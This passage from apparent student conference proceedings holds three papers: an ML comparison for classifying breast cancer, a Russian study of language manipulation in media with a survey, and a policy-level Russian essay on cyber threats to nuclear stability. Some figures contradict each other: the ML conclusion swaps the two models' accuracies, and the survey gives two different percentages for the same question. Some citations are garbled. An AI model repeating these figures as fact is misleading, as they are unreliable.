• Diagnosis: The target variable indicating the diagnosis. It can have two meanings: ”M” and ”B” which mean malignant and benign property, respectively.

• Radius, Texture, the perimeter of the sample. The area of the sample, smoothness, compactness, concavity, concave points, symmetry fractal

The size of the dataset is not large with 569 records, which includes 212 samples of malignant tumors and 357 samples of benign tumors.[7]

The Breast Cancer Wisconsin (Diagnostic) dataset is a use- ful resource for developing and evaluating machine learning classification models for cancer classification. The task is to use the characteristics of the samples to determine whether the tumor is malignant or benign, which helps in early detection and selection of optimal treatment.

B. Data Pre-Processing and Imbalance Handling

Cleared the dataset of unnecessary columns such as ID, ’Unnamed: 32’, checked categorical data for uniqueness and processed the data to eliminate outliers, fill in missing values and normalize the signs. [8]

C. Feature Selection Algorithm

Performed the functions of selection [9] and dimension reduction to determine the most informative features among [10] [11] 31 columns and selected only 23 removing highly correlated columns to train the model.


D. Model selection

To train the model, we selected suitable machine learning algorithms that can be applied to classify and predict breast cancer.

For the logistic regression model, we applied the standard- ization of features to normalize the range of their values, where each feature is scaled to an average value that is equal to 0, a deviation equal to 1.This helps to improve the stability [12] and convergence of the model. We took the Diagnosis column as a target variable, and divided the data into a training set and a test set respectively with a proportion of 70 percent to 30 .

To train the Random Forest Classifier [13] model, I con- figured the parameters of the machine learning algorithm, criterion = ’entropy’, max depth = 11, max features = ’auto’, min samples leaf = 2, min samples split = 3, n estimators = 130, which provided optimal performance, allowed to control complexity, prevent retraining, get more informative separa- tions, avoid excessive partitioning and increase the stability of the model.

Current results.



$$Accuracy = \frac{TP + TN}{TP + TN + FP + FN} \quad (1)$$

$$Accuracy = \frac{58 + 105}{58 + 105 + 5 + 3} = 0.953 \quad (2)$$

1) Logistic Regression

The high accuracy of the Logistic Regression model suggests that it has the ability to separate benign and malignant breast tumors with a high degree of confidence.[14] It can be a useful tool for early detection and prediction of breast cancer.

$$Precision = \frac{TP}{TP + FP} \quad (3)$$

$$Precision = \frac{58}{58 + 5} = 0.92 \quad (4)$$

$$Recall = \frac{TP}{TP + FN} \quad (5)$$

$$Recall = \frac{58}{58 + 3} = 0.95 \quad (6)$$

In addition, when interpreting the outcomes it is also important to consider other indicators, such as accuracy and precision, recall which assess the ability of the model to correctly identify malignant and benign samples, respectively.


$$F1 - score = 2 * \frac{Precision * Recall}{Precision + Recall} \quad (7)$$

$$F1 - score = 2 * \frac{0.92 * 0.95}{0.92 + 0.95} = 0.934 \quad (8)$$

F1-score is a balanced metric that takes into account both the accuracy and completeness of the model. A value of 0.934 indicates a well-balanced relationship between accuracy and completeness of the model.

Based on these estimates, it can be concluded that the model has high accuracy, completeness and balanced performance in the classification of breast cancer diseases.

2) Random Forest Classifier



$$Accuracy = \frac{60 + 106}{60 + 106 + 2 + 3} = 0.971 \quad (9)$$

$$Precision = \frac{60}{60 + 3} = 0.952 \quad (10)$$

If we compare these models, we can see that the Random Forest Classifier model with an accuracy of 0.971 shows slightly higher performance compared to the Logistic Regression model, which has an accuracy of 0.953.

	Model	Score
1	Logistic Regression	0.953082
2	Random Forest Classifier	0.970760

$$Recall = \frac{60}{60+2} = 0.967 \quad (11)$$

$$F1 - score = 2 * \frac{0.952 * 0.967}{0.952 + 0.967} = 0.959 \quad (12)$$

Random Forest Classifier uses an ensemble of decision trees [15], which allows us to take into account various combinations of features and increase the generalizing ability of the model when we have many features and complex interactions between them.

On the other hand, Logistic Regression is a simpler and more interpretive method that relies on a logistic function to model the probability of a class. It can be useful when it is important to understand the impact of each individual feature on prediction.

Both models show good results, but the Random Forest Classifier has become a more suitable choice.

Conclusion

In conclusion, breast cancer is a complex disease that affects a significant number of women worldwide, and early detection and accurate classification are essential for effective treatment planning and improved patient outcomes. This study aimed to explore the application of machine learning algorithms and predictive models in the classification and prediction of breast cancer.

By utilizing various data sources such as patient demographics, clinical features, imaging data, and molecular profiles, machine learning models can extract valuable insights and patterns to aid in the diagnosis and prognosis of breast cancer. The use of advanced machine learning techniques has shown promising results in improving the accuracy and efficiency of breast cancer classification compared to traditional methods.

The evaluation of the models showed that the logistic regression model showed an accuracy of 0.97, and an F1 score of 0.97 for the breast cancer classification task. On the other hand, the random forest classifier model demonstrated an accuracy of 0.95, and F1 estimates of 0.96. The random forest classifier showed slightly higher performance with an accuracy of 0.971 compared to the logistic regression model with an accuracy of 0.953.

Considering the results, it can be concluded that both models demonstrated high accuracy, precision, responsive- ness, and balanced performance in the classification of breast cancer diseases. However, the random forest classifier turned out to be a more suitable choice due to its somewhat higher accuracy and ability to handle complex interactions between objects.

REFERENCES

[1] W. H. O. WHO., “Breast cancer.” 202021b21. [Online]. Available: www.who.int. https://www.who.int/news-room/fact-sheets/detail/breast- cancer

[2] ——, “World health organization: Who.breast cancer,” *Breast cancer*, 2021. [Online]. Available: www.who.int. https://www.who.int/news- room/fact-sheets/detail/breast-cancer

[3] H. Aljuaid, N. Alturki, N. Alsubaie, L. Cavallaro, and A. Liotta, “Computer-aided diagnosis for

breast cancer classification using deep neural networks and transfer learning," *Computer Methods and Programs in Biomedicine*, vol. 223, 8 2022.

[4] A. Janjic, I. Akduman, M. Cayoren, O. Bugdayci, and M. E. Aribal, "Microwave breast lesion classification – results from clinical investigation of the safe microwave breast cancer system," *Academic Radiology*, 12 2022. [Online]. Available: https://linkinghub.elsevier.com/retrieve/pii/S1076633222006419

[5] F. Atban, E. Ekinci, and Z. Garip, "Traditional machine learning algorithms for breast cancer image classification with optimized deep features," *Biomedical Signal Processing and Control*, vol. 81, 3 2023.

[6] Y. Zou, S. Chen, C. Che, J. Zhang, and Q. Zhang, "Breast cancer histopathology image classification based on dual-stream high-order network," *Biomedical Signal Processing and Control*, vol. 78, 9 2022.

[7] K. n. Yael, "Wisconsin breast cancer (diagnostic) dataset analysis."

University of Wisconsin Computer Sciences Department, in November 1995r, 1995r. [8] A.B.M.H.W.S.L.F.C.M.MarieKDas,AnuChaudhary,"Emerging

infectious diseases, vol. 26, no. 10, pp. 2501–2503," *"Rapid screen- ing evaluation of sars-cov-2igg assays using z-scores to standardize results,"*, 2020.

[9] S. Kotsiantis, "Supervised machine learning: A review of classification techniques." *"Informatica 2007, 31, 249–268."*.

[10] A. H. M. A. H. Darzi, M.; AsgharLiaei, "Feature selection for breast cancer diagnosis: A case-based wrapper approach." *World Acad. Sci. Eng. Technol. 53, 1142–1145.*, 2011.

[11] C.-H. Kwak, N.; Choi, "Input feature selection for classification prob- lems. ieee trans." *Neural Netw. 13, 143–159.*, 2002.

[12] A. T. M. Nourelahi, Z. Ali and S. Tahmasebi, ""a model to predict breast cancer survivability using logistic regression,"," *Middle East Journal of Cancer, vol. 10, no. 2, pp. 132–138*, 2019.

[13] L. Breiman, ""random forests,"," *Machine Learning, vol. 45, no. 1, pp. 5–32*, 2001.

[14] S. H. Walker and D. B. Duncan, ""estimation of the probability of an event as a function of several independent variables,"," *Biometrika, vol. 54, no. 1/2, pp. 167–179*, 1967.

[15] B. Pes, ""learning from high-dimensional and class-imbalanced datasets using random forests,"," *Information, vol. 12, no. 8, p. 286*, 2021.

Сведения об авторе:

Қайратова Ақбота Әділбекқызы, магистрант, Школа информационных технологий и инжиниринга, Казахстанско-Британский технический университет

About the author:

Akbota A. Kairatova, Master student, School of Information Technology and Engineering, Kazakh British Technical University

Автор туралы ақпарат:

Қайратова Ақбота Әділбекқызы, магистрант, Ақпараттық технологиялар және инжиниринг мектебі, Қазақстан-Британ техникалық университеті

УДК 373.1.02:372.8

Калиева А.А
Международный университет информационных технологий
Алматы, Казахстан
Научный руководитель: Тогжанова Л.К

ЯЗЫК И МАНИПУЛЯЦИЯ В МЕДИА: АНАЛИЗ ЛИНГВИСТИЧЕСКИХ СРЕДСТВ ВОЗДЕЙСТВИЯ В СМИ

Аннотация. Данная статья посвящена анализу лингвистических стратегий, используемых в современных медийных текстах для манипуляции восприятием событий и личностей. Основной акцент делается на выявлении тонких языковых приемов, которые могут воздействовать на читателей и зрителей, формируя определенные представления и эмоциональные реакции.

Ключевые слова: СМИ, манипуляция в медиа, формирование общественного мнения, лингвистические стратегии.

Введение

С увеличением развития медийной сферы актуальность исследования воздействия языка на формирование общественного мнения становится все более существенной. Язык, в своем качестве основного средства коммуникации, приобретает значимость как инструмент манипуляции, способный воздействовать на восприятие информации.

Целью данного исследования является выявление и классификация технологий манипуляции, включая лексические выборы, синтаксические конструкции, структуру текста и визуальные элементы, используемые в средствах массовой информации. Результаты данного анализа не только позволят постигнуть воздействие языка на формирование общественного мнения, но также подчеркнут необходимость развития лингвистической грамотности среди аудитории для критического восприятия медийных сообщений.

На протяжении десятилетий лингвисты и исследователи обращают внимание на разнообразные лингвистические средства, использованные в текстах новостных статей, репортажей и комментариев для формирования определенной картину мира. Такой анализ позволяет раскрывать механизмы, лежащие в основе манипуляций, и выявлять их воздействие на общественное сознание. Важно отметить, что манипуляция языком в медийном контенте является неотъемлемой частью информационного взаимодействия. Через выбор слов, структуру предложений и другие лингвистические стратегии создается определенное эмоциональное окрашивание сообщений, направленное на формирование определенных реакций и восприятий у аудитории. Таким образом, язык в данном контексте не только выступает средством передачи информации, но и представляет собой мощный инструмент формирования общественного мнения.

В рамках данной работы мы намерены рассмотреть и проанализировать

разнообразные лингвистические средства манипуляции, используемые в медийных текстах. Сосредотачивая внимание на тонких нюансах, мы стремимся выявить, каким образом языковые стратегии влияют на восприятие аудитории и формируют определенные убеждения. Обсуждение достижений в этой области, инноваций и практических вопросов применения современных информационных технологий в медийном дискурсе позволит лучше понять, как языковая манипуляция становится существенным аспектом информационного взаимодействия в современном мире.

Основная идея. Роль лингвистических средств воздействия в формировании общественного мнения.

Современная информационная эпоха предоставляет СМИ важнейшую роль в формировании мировоззрения и восприятия событий среди населения. Подходы к лингвистическому анализу медийных текстов открывают двери для понимания тонких языковых приемов, используемых в СМИ с целью манипуляции восприятием событий и личностей.

Как отмечает А.А Гаврилов, СМИ используют довольно широкий арсенал методов влияния на общественное сознание. Он привел наиболее эффективные и распространенные методы воздействия, такие как: искажение информации; утаивание информации; манипулирование со временем и местом подачи информации; перегрузка адресатов сведениями, отобранными по определенному критерию; изоляция адресата; создание лжесобытий, мистификация; сенсационность; метод запугивания; медианасилие; смещение смыслового акцента; подмены аргумента; метафорического использования терминологии; использования эвфемизмов и дисфемизмов; приемы овеществления и олицетворения; метафоризация; метод фрагментации; упрощение; повторение; параллелизм; градация; использование безличных и неопределенно-личных конструкций; эффект присутствия и введение эксперта [1].

Поддерживая его мнение, добавим, что одним из распространенных языковых приемов является использование техники перефразирования и контекстуализации, которая позволяет изменять значение и восприятие событий в зависимости от того, как они представлены. Например, одно и то же событие может быть описано как "провал" или "успех" в зависимости от того, какие аспекты подчеркиваются в медийном материале.

Исследователь С.Г. Кара-Мурза отмечает основные признаки манипуляции:

1. Духовное, психологическое воздействие на объект манипуляции без использования физического воздействия;

2. Навязанное извне, скрытое воздействие, остающееся незамеченным объектами манипуляции;

То есть, под воздействием информационных и других сигналов человек может пересмотреть свои взгляды и начать действовать в соответствии с новой программой, что считается успешной манипуляцией. Если же объект манипуляции сомневается, защищает свои внутренние убеждения и не принимает позицию жертвы, манипуляция не считается завершенной [2].

Современное развивающееся общество требует активизации информацион-

ных процессов, используя многообразие СМИ. С увеличивающимися возможностями СМИ информация быстро достигает аудитории, проходит множественное распространение и глубоко внедряется в массовое сознание. На текущем этапе эволюции, СМИ превратились в более сложные инструменты, не только ищущие, обрабатывающие и передающие информацию, но и контролирующие и воздействующие на внутренний, духовный мир человека. Вместо расширения горизонтов человеческого сознания и поощрения уверенности и независимости в суждениях, современные СМИ чрезмерно манипулируют сознанием масс, устанавливая жесткие стандарты поведения. Стремясь донести информацию до потребителя, СМИ ставят перед собой ключевую задачу – вызвать в массовом сознании реакции, соответствующие требованиям заказчика, будь то частные лица или государство. С развитием технических возможностей, масштабы манипуляции массовым сознанием, которое легко и без труда поддается влиянию, значительно расширились [3].

Исследователи Л.М. Барденштейн и Ю.Б. Можгинский высказали твердое мнение относительно важной роли СМИ в формировании агрессии у детей и подростков. Их исследование подчеркивает, что средства массовой информации стали основными источниками формирования внутреннего мира человека. В отличие от времени столетней давности, когда внутренний мир формировался на основе личного общения и путешествий, современному человеку не обязательно быть активным для получения информации. Казалось бы, широкое разнообразие СМИ (телевидение, пресса, радио, интернет) должно вести к индивидуализации характера, деятельности и сознания человека, давать ему возможность выбора: смотреть или не смотреть телевизор, а если смотреть, то какой канал или программу, читать или не читать прессу, слушать или не слушать радиопередачи. Но, на наш взгляд, это только иллюзия, у человека ограниченная свобода выбора. Телевизионные образы подчинены манипулятивному воздействию на аудиторию, представляя собой эстетическую информацию, далекую от ценностей логики. Таким образом, телевизионная трансляция становится ежедневной дозой духовного наркотика, а противостояние манипуляциям через СМИ крайне затруднено.

Здесь будет уместным замечание Г.Шиллера: «Для достижения успеха манипуляция должна оставаться незаметной. Успех манипуляции гарантирован, когда манипулируемый верит, что все происходящее естественно и неизбежно. Короче говоря, для манипуляции требуется фальшивая действительность, в которой ее присутствие не будет ощущаться» [5].

Пути решения. Действительно, за счет своей незаметности, средства массовой информации (СМИ) успешно осуществляют манипуляцию сознаниями людей, добиваясь поставленных целей без значительного сопротивления. Этот факт подчеркивает важность осознания роли СМИ в современном обществе как инструмента информационного воздействия и поднимает вопрос о необходимости критического осмысления их влияния на коллективное сознание. Трансформация СМИ в эффективные средства контроля и воздействия на внутренний

мир индивида вносит сомнения относительно их вклада в формирование общественных ценностей и норм поведения. Таким образом, анализ воздействия СМИ предполагает необходимость внимательного и осознанного рассмотрения, направленного на обеспечение многогранного и критического взгляда на предоставляемую информацию и поддержание индивидуальной независимости мышления. Данная проблематика подчеркивает важность проведения дополнительных исследований и разработок, направленных на более глубокое понимание воздействия СМИ на современное общество и разработку методов минимизации негативных последствий этого воздействия.

Результаты. Социальный опрос: язык и манипуляция в медиа.

В рамках настоящего исследования мы провели опрос, направленный на изучение воздействия тонких языковых приемов, применяемых в медийных текстах, на формирование восприятия событий и личностей в различных сегментах аудитории. Целью работы является выявление того, как изменения в языковых стратегиях могут влиять на восприятие и реакцию на предоставляемую информацию. В рамках опроса участникам предлагались вопросы, касающиеся влияния выбора слов, частоты использования языковых приемов и уровня доверия к предлагаемой информации:

1. Влияет ли выбор слов на восприятие информации в медийных текстах? Если да, приведите примеры.
2. Как вы считаете, влияют ли языковые приемы в медиа на ваше восприятие событий и личностей?
3. Как часто заголовки влияли на ваше первоначальное восприятие событий?
4. Насколько часто вы обращаете внимание на языковые приемы в новостях?
5. Насколько вы доверяете информации, предоставляемой в медийных текстах?
6. Чувствуете ли вы, что обладаете достаточной осведомленностью, чтобы распознавать манипулятивный язык в медийных текстах?
7. Представьте ситуацию: вы видите заголовок новостной статьи, который звучит следующим образом: "Политик совершил катастрофическую ошибку". Как вы толкнулись бы к пониманию этой ситуации?
8. Какие из следующих языковых средств, на ваш взгляд, чаще всего используются для манипуляции в медийных текстах?

По результатам опроса было выявлено, что 85,7% участников считают, что выбор слов в медийных текстах влияет на восприятие информации. Примеры включают эмоционально окрашенные слова, влияющие на оценку событий.

76,2% утверждают, что языковые приемы в медиа влияют на их восприятие событий и личностей. Эмоциональная лексика и утрирование считаются наиболее распространенными методами.

57,1% респондентов признали, что заголовки часто влияли на их первоначальное восприятие событий. Это подчеркивает важность языкового оформления заголовков.

33,3% участников ответили, что доверяют информации в медийных текстах. Это подчеркивает некоторую степень скептицизма по отношению к предоставляемой информации.

66,7% участников считают, что не всегда обладают достаточной осведомленностью, чтобы распознавать манипулятивный язык в медийных текстах.

При интерпретации заголовка "Политик совершил катастрофическую ошибку" 14,3% считают, что политик действительно совершил серьезную ошибку, приведшую к катастрофе, 57,1% полагают, что ошибка была преувеличена в статье, 28,6% имеют другое мнение, высказывая разнообразные точки зрения.

Респонденты выделяют эмотивную лексику (76,2%), манипуляцию структурой текста (61,9%) и двусмысленность и игру слов (57,1%) как наиболее часто используемые для манипуляции в медийных текстах.

Краткое обсуждение. На протяжении нашего исследования, представленного в настоящей научной статье, было детально проанализировано влияние языка в качестве средства манипуляции в медийной сфере. Мы провели тщательный анализ лингвистических методов воздействия, применяемых в средствах массовой информации, и выявили разнообразные языковые приемы, целенаправленно используемые для формирования определенного восприятия событий и личностей. Проведенный опрос среди респондентов подчеркнул, что выбор слов в медийных текстах существенно влияет на восприятие в 90,5% случаев, что подтверждает важность изучения лингвистических средств манипуляции.

Заключение. Таким образом, наше исследование выявило, какие лингвистические стратегии используются для создания эмоционального окрашивания сообщений и направления реакций аудитории. Это подчеркивает сущность роли языка в формировании общественного мнения. Практическое применение наших результатов заключается в том, что они могут способствовать развитию лингвистической грамотности среди аудитории и способствовать более критическому восприятию медийных сообщений.

В результате нашей работы мы отмечаем неотъемлемую роль языка в формировании общественного мнения через медийные тексты. Осознание лингвистической манипуляции может способствовать развитию информационной грамотности и более критическому восприятию медийного контента в динамичном мире информации.

СПИСОК ЛИТЕРАТУРЫ

Гаврилов А.А. Средства воздействия СМИ на общественное сознание в условиях информационного общества// Молодой ученый. – 2012.- №8 (43). – С.152-155.

Кара-Мурза С. Г. Краткий курс манипуляции сознанием. М., Алгоритм, 2004. - 484 с.

Фрейд З. Массовая психология и анализ человеческого «Я». М., Азбука, 2023.

Л.М Барденштейн, Ю.Б Можгинский, Патологическая агрессия подростков. М., Медпрактика, 2005. – 260 с.

С.Г. Кара-Мурза «Манипуляция сознанием. Век XXI» М., Эксмо, 2015. – С.29.

REFERENCES

Gavrilov A.A. Means of media influence on public consciousness in the information society // Young scientist. – 2012.- No. 8 (43). – P.152-155

Kara-Murza S. G. A short course in the manipulation of consciousness. M., Algorithm, 2004. - 484 p.

Freud 3. Mass psychology and analysis of the human “I”. M., Azbuka, 2023

L.M. Bardenshtein, Yu.B. Mozhginsky, Pathological aggression of adolescents. M., Medpraktika, 2005. – 260 p

S.G. Kara-Murza “Manipulation of consciousness. Century XXI” M., Eksmo, 2015. – P.29

Калиева А.А
Халықаралық ақпараттық технологиялар университеті Алматы, Қазақстан
Ғылыми жетекшісі: Тоғжанова Л.К

БАҚ-ТАҒЫ ТІЛ ЖӘНЕ МАНИПУЛЯЦИЯ: ЛИНГВИСТИКАЛЫҚ ӘСЕР ЕТУ ҚҰРАЛДАРЫН ТАЛДАУ

Аңдатпа. Бұл ғылыми мақала оқиғалар мен тұлғаларды қабылдауды манипуляциялау үшін заманауи БАҚ мәтіндерде пайдаланылатын лингвистикалық стратегияларды талдауға арналған. Негізгі назар оқырмандар мен көрермендерге әсер ете алатын, белгілі бір түсініктер мен эмоционалды реакцияларды қалыптастыра отырып әсер етуі мүмкін жұқа тілдік тәсілдерді анықтауға аударылады

Түйін сөздер: БАҚ, БАҚ-тағы манипуляция, қоғамдық пікірді қалыптастыру, лингвистикалық стратегиялар.

Kaliyeva A.A.
International Information Technologies University Almaty, Kazakhstan
Scientific supervisor : L.K.Togzhanova.

LANGUAGE AND MANIPULATION IN MEDIA: ANALYZING LINGUISTIC MEANS OF INFLUENCE IN MASS MEDIA

Annotation. This scientific article is devoted to the analysis of linguistic strategies used in modern media texts to manipulate the perception of events and personalities. The main emphasis is placed on identifying subtle linguistic techniques that can influence readers and viewers by forming certain perceptions and emotional reactions.

Keywords: mass media, media manipulation, public opinion formation, linguistic strategies.

Сведения об авторе:
Калиева Аружан Асхатқызы, студент первого курса международной журналистики Международного университета информационных технологий

Автор туралы ақпарат:
Калиева Аружан Асхатқызы, Халықаралық ақпараттық технологиялар университетінің халықаралық журналистикасының бірінші курс студенті.

Information about the author:
Kaliyeva Aruzhan Askhatkyzy, first-year student of international journalism at the International Information Technologies University

УДК 004.056.55

Канатов Арман Мухитулы
Международный университет информационных технологий
Алматы, Казахстан
Научные руководители: Макиленов Ш.Н., Сункарбеков Е.С.

СТРАТЕГИЧЕСКИЕ РИСКИ И ПРОБЛЕМЫ КИБЕР-БЕЗОПАСНОСТИ

Аннотация. На основе анализа и систематизации по различным параметрам исходящих из киберсферы рисков и угроз международной безопасности и глобальной стабильности выявить актуальные на текущем этапе проблемы стратегической стабильности, связанные с деструктивным влиянием информационно-коммуникационных технологий (ИКТ), разработать сценарии реализации киберугроз, ведущих к снижению уровня стратегической стабильности для выработки соответствующих предложений, которые могут заложить основу политики сдер живания в сфере ИКТ.

Ключевые слова: информационно-коммуникационные технологии (ИКТ), информационное пространство, кибероружие, информационная угроза, киберугроза, кибератака, стратегическая стабильность, системы боевого управления, ядерное оружие, критически важные объекты государственной инфраструктуры

Введение

В современном мире ускоренное развитие информационно-коммуникационных технологий (ИКТ) открывает новые возможности, но и несет в себе новые угрозы. В рамках международных дебатов обсуждаются вопросы кибер-угроз миру, международной безопасности и стабильности. Это включает в себя обеспечение международной информационной безопасности, формирование соглашений по киберпространству, использование искусственного интеллекта в военной сфере, контроль над кибер-вооружениями и запрет кибер-атак на критически важную государственную инфраструктуру.

Сегодня связь между кибер и ядерными проблемами в военной сфере, а также угроза влияния ИКТ на уровень стратегической стабильности, уже осознана научным и экспертным сообществом. Это связано с ростом конкретных фактов применения вредоносных ИКТ в военных конфликтах, увеличением количества кибер-атак на критически важную государственную инфраструктуру и возможностью применения военной силы для предотвращения кибератак.

Однако, глобальные механизмы управления в этой сфере пока отсутствуют, что сказывается на снижении уровня стратегической стабильности. Одной из ключевых проблем является рост вероятности выведения из строя или уничтожения ядерного оружия посредством кибервоздействия.

В современном мире информационно-коммуникационные технологии (ИКТ) играют все более важную роль во многих областях, включая военную сферу. Однако, вместе с новыми возможностями, которые они предоставляют, ИКТ также

создают новые угрозы и вызовы. Это особенно актуально в контексте ядерной безопасности, где ошибки или злоупотребления могут иметь катастрофические последствия.

Военные цели: ИКТ используются для управления ударными роботизированными средствами, искусственным интеллектом, машинным обучением, автономными системами и подсистемами, а также автоматизированными системами принятия решений.

Угроза ошибочного запуска: Существует угроза, что ложная информация, полученная от ИКТ, может увеличить вероятность ошибочного запуска ядерного оружия.

Снижение вероятности ошибочного запуска: ИКТ используются для снижения вероятности ошибочного запуска ядерного оружия, включая защиту от вредоносного внедрения в электронные системы управления, которая никогда не равна нулю, будет стоять более остро по мере перехода войск стратегического назначения в разных странах на цифровые технологии передачи информации.

Рисунок 1 - Лестница эскалации ядерной войны

Важно продолжать исследования в этой области, разрабатывать новые методы защиты и сдерживания, а также улучшать международное сотрудничество и регулирование. Только комплексный подход, учитывающий технологические, политические и стратегические аспекты, может помочь справиться с этими вызовами и обеспечить мир и стабильность в будущем.

Сдерживание: ИКТ используются для разработки и внедрения эффективных стратегий сдерживания, чтобы предотвратить конфликты и уменьшить риск ошибочного запуска, во время хакерских нападений могут быть повреждены или разрушены каналы коммуникаций, созданы помехи в системе управления вооруженными, в том числе, ядерными, силами, а также снижена уверенность военных, принимающих решения, в работоспособности и эффективности систем

связи, командования и контроля (например, нападавшие могут использовать DDoS-атаки для нарушения систем коммуникации, управления и целеполагания).

Рисунок 2 - символический образ ИКТ в военной и ядерной безопасности

Основной акцент сделан на потенциальных угрозах и вызовах, которые могут возникнуть из-за ошибок или злоупотреблений в этой области, таких как ошибочный запуск ядерного оружия.

Что касается предотвращения ошибок, то есть несколько подходов:

Улучшение систем контроля и мониторинга: Это может помочь обнаруживать и предотвращать потенциальные угрозы или ошибки.

Обучение и подготовка персонала: Подготовка персонала, ответственного за управление ядерными вооружениями, является важным элементом в предотвращении ошибок.

Разработка квантовых криптографических систем: Это может предложить новый уровень защиты для систем управления ядерными вооружениями.

Международное сотрудничество и регулирование: Сотрудничество между странами и международные соглашения могут играть важную роль в управлении рисками, связанными с ИКТ и ядерными вооружениями.

Улучшение системы сдерживания: Разработка и внедрение эффективных стратегий сдерживания может помочь предотвратить конфликты и уменьшить риск ошибочного запуска.

Важно отметить, что эти решения требуют комплексного подхода и должны учитывать множество факторов, включая технологические, политические и стратегические аспекты. Это сложная и многогранная проблема, требующая постоянного внимания и исследований.

В то же время, необходимо осознавать, что полное исключение риска ошибочного запуска ядерного оружия невозможно. Поэтому важно продолжать работу над снижением этого риска, включая разработку новых технологий защиты, таких как квантовая криптография, и улучшение систем контроля и мониторинга.

В заключение, можно сказать, что ИКТ и ядерная безопасность будут все более взаимосвязаны в будущем, и это требует постоянного внимания исследователей,

политиков и общества. Это исследование представляет собой важный шаг в понимании этой сложной проблемы, но многое еще предстоит сделать. Будущие исследования должны продолжать изучать эти вопросы и разрабатывать новые стратегии для справления с этими вызовами.

Заключение

В современном мире информационно-коммуникационные технологии (ИКТ) играют все более важную роль во многих областях, включая военную сферу. Однако, вместе с новыми возможностями, которые они предоставляют, ИКТ также создают новые угрозы и вызовы. Это особенно актуально в контексте ядерной безопасности, где ошибки или злоупотребления могут иметь катастрофические последствия.

Важно продолжать исследования в этой области, разрабатывать новые методы защиты и сдерживания, а также улучшать международное сотрудничество и регулирование. Только комплексный подход, учитывающий технологические, политические и стратегические аспекты, может помочь справиться с этими вызовами и обеспечить мир и стабильность в будущем.

В то же время, необходимо осознавать, что полное исключение риска ошибочного запуска ядерного оружия невозможно. Поэтому важно продолжать работу над снижением этого риска, включая разработку новых технологий защиты, таких как квантовая криптография, и улучшение систем контроля и мониторинга.

СПИСОК ЛИТЕРАТУРЫ

Роль информационных систем в военной сфере, [Электронный ресурс] URL: *https://libeldoc.bsuir.by/bitstream/123456789/35324/1/Dudak_Rol.pdf* (дата обращения: 10.03.2024)

Компьютерная и информационная безопасность на ядерных установках | МАГАТЭ, [Электронный ресурс] URL: *https://www.iaea.org/ru/temy/kompyuternaya-i-informacionnaya-bezopasnost* (дата обращения: 10.03.2024)

Этапы развития квантовой криптографии, [Электронный ресурс] URL: *https://journals.eco-vector.com/osnk-sr/article/view/106885* (дата обращения: 10.03.2024)

Квантовая криптография — Википедия, [Электронный ресурс] URL: *https://ru.wikipedia.org/wiki/%D0%9A%D0%B2%D0%B0%D0%BD%D1%82%D0%BE%D0%B2%D0%B0%D1%8F_%D0%BA%D1%80%D0%B8%D0%BF%D1%82%D0%BE%D0%B3%D1%80%D0%B0%D1%84%D0%B8%D1%8F* (дата обращения: 10.03.2024)

Меры доверия и безопасности в сфере ИКТ и вопросы ядерной безопасности, [Электронный ресурс] URL: *https://pircenter.org/editions/mery-doverija-i-bezopasnosti-v-sfere-ikt-i-voprosy-jadernoj-bezopasnosti/* (дата обращения: 10.03.2024)

Кибербезопасность автоматизированных систем управления военного назначения, [Электронный ресурс] URL: *https://cyberleninka.ru/article/n/kiberbezopasnost-avtomatizirovannyh-sistem-upravleniya-voennogo-naznacheniya* (дата обращения: 10.03.2024)

1. Глобальные ИКТ-угрозы и проблемы безопасности в военно-политической сфере, [Электронный ресурс] URL: https://russiancouncil.ru/papers/Nataliya_Romashkina.pdf

Кибербезопасность/безопасность ИКТ | ОБСЕ, [Электронный ресурс] URL: *https://www.osce.org/ru/cyber-ict-security* (дата обращения: 10.03.2024)

REFERENCES

The role of information systems in the military sphere, [Electronic resource] URL: *https://libeldoc.bsuir.by/bitstream/123456789/35324/1/Dudak_Rol.pdf* (accessed: 10.03.2024)

Computer and information security at nuclear facilities | IAEA, [Electronic resource] URL: *https://www.iaea.org/ru/temy/kompyuternaya-i-informacionnaya-bezopasnost* (accessed: 10.03.2024)

Stages of development of quantum cryptography, [Electronic resource] URL: *https://journals.eco-vector.com/osnk-sr/article/view/106885* (accessed: 10.03.2024)

Quantum cryptography — Wikipedia, [Electronic resource] URL: *https://ru.wikipedia.org/wiki/%D0%9A%D0%B2%D0%B0%D0%BD%D1%82%D0%BE%D0%B2%D0%B0%D1%8F_%D0%BA%D1%80%D0%B8%D0%BF%D1%82%D0%BE%D0%B3%D1%80%D0%B0%D1%84%D0%B8%D1%8F* (accessed: 10.03.2024)

Confidence and security measures in the field of ICT and nuclear safety issues, [Electronic resource] URL:*https://pircenter.org/editions/mery-doverija-i-bezopasnosti-v-sfere-ikt-i-voprosy-jadernoj-bezopasnosti/* (accessed: 10.03.2024)

Cybersecurity of automated control systems for military purposes, [Electronic resource] URL: *https://cyberleninka.ru/article/n/kiberbezopasnost-avtomatizirovannyh-sistem-upravleniya-voennogo-naznacheniya* (accessed: 10.03.2024)

1. Global ICT threats and security problems in the military-political sphere, [Electronic resource] URL: https://russiancouncil.ru/papers/Nataliya_Romashkina.pdf

Cybersecurity/ICT security | OSCE, [Electronic resource] URL: *https://www.osce.org/ru/cyber-ict-security* (accessed: 10.03.2024)

Канатов Арман
Ғылыми жетекші: Макиленов Ш. Н., Сұңқарбеков Е.С.

Стратегиялық тәуекелдер және киберқауіпсіздік мәселелері

